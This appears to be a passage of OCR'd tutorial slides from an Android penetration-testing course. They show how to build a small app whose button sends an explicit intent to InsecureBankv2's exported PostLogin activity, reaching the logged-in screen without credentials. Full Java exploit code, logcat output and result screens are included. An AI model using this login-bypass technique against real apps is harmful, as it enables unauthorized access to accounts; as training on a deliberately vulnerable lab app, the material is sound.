
```
ple.exploitactivity D/EGL_emulation: eglCreateContext: 0xae4e31a0: maj
ple.exploitactivity D/EGL_emulation: eglMakeCurrent: 0xae4e31a0: ver 3
ple.exploitactivity D/EGL_emulation: eglMakeCurrent: 0xae4e31a0: ver 3
ple.exploitactivity I/tsu: deptrai
ple.exploitactivity I/tsu: deptrai
ple.exploitactivity I/tsu: deptrai
```

Exploit

- Ok, now let replace the Log.i to our exploit code, sending intent to this PostLogin activity
- Remember last lecture? Let create:

```
Intent tsu = new Intent(Intent.ACTION_SEND);
tsu.setClassName("com.android.insecurebankv2","com.android.insecurebankv2.PostLogin");
startActivity(tsu);
```


  - Our app will look like:



```
package com.example.exploitactivity;

import android.content.Intent;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button mButton = (Button) findViewById(R.id.button);
        mButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Intent tsu = new Intent(Intent.ACTION_SEND);
                tsu.setClassName( packageName: "com.android.insecurebankv2", className: "com.android.insecurebankv2.PostLogin");
                startActivity(tsu);
            }
        });
    }
}
```

Exploit

- Now compile it to apk file and install it to our phone (which already contained InsecureBankv2 app)
- Click the button


Genymotion for personal use - Samsung Gal
ExploitActivity
BUTTON
Genymotion for personal use - Samsung Galaxy S6 - 5.1.0 - AP
PostLogin
Transfer
View Statement
Change Password
Rooted Device!!

- Grab full code at:
https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java_ActivityExploit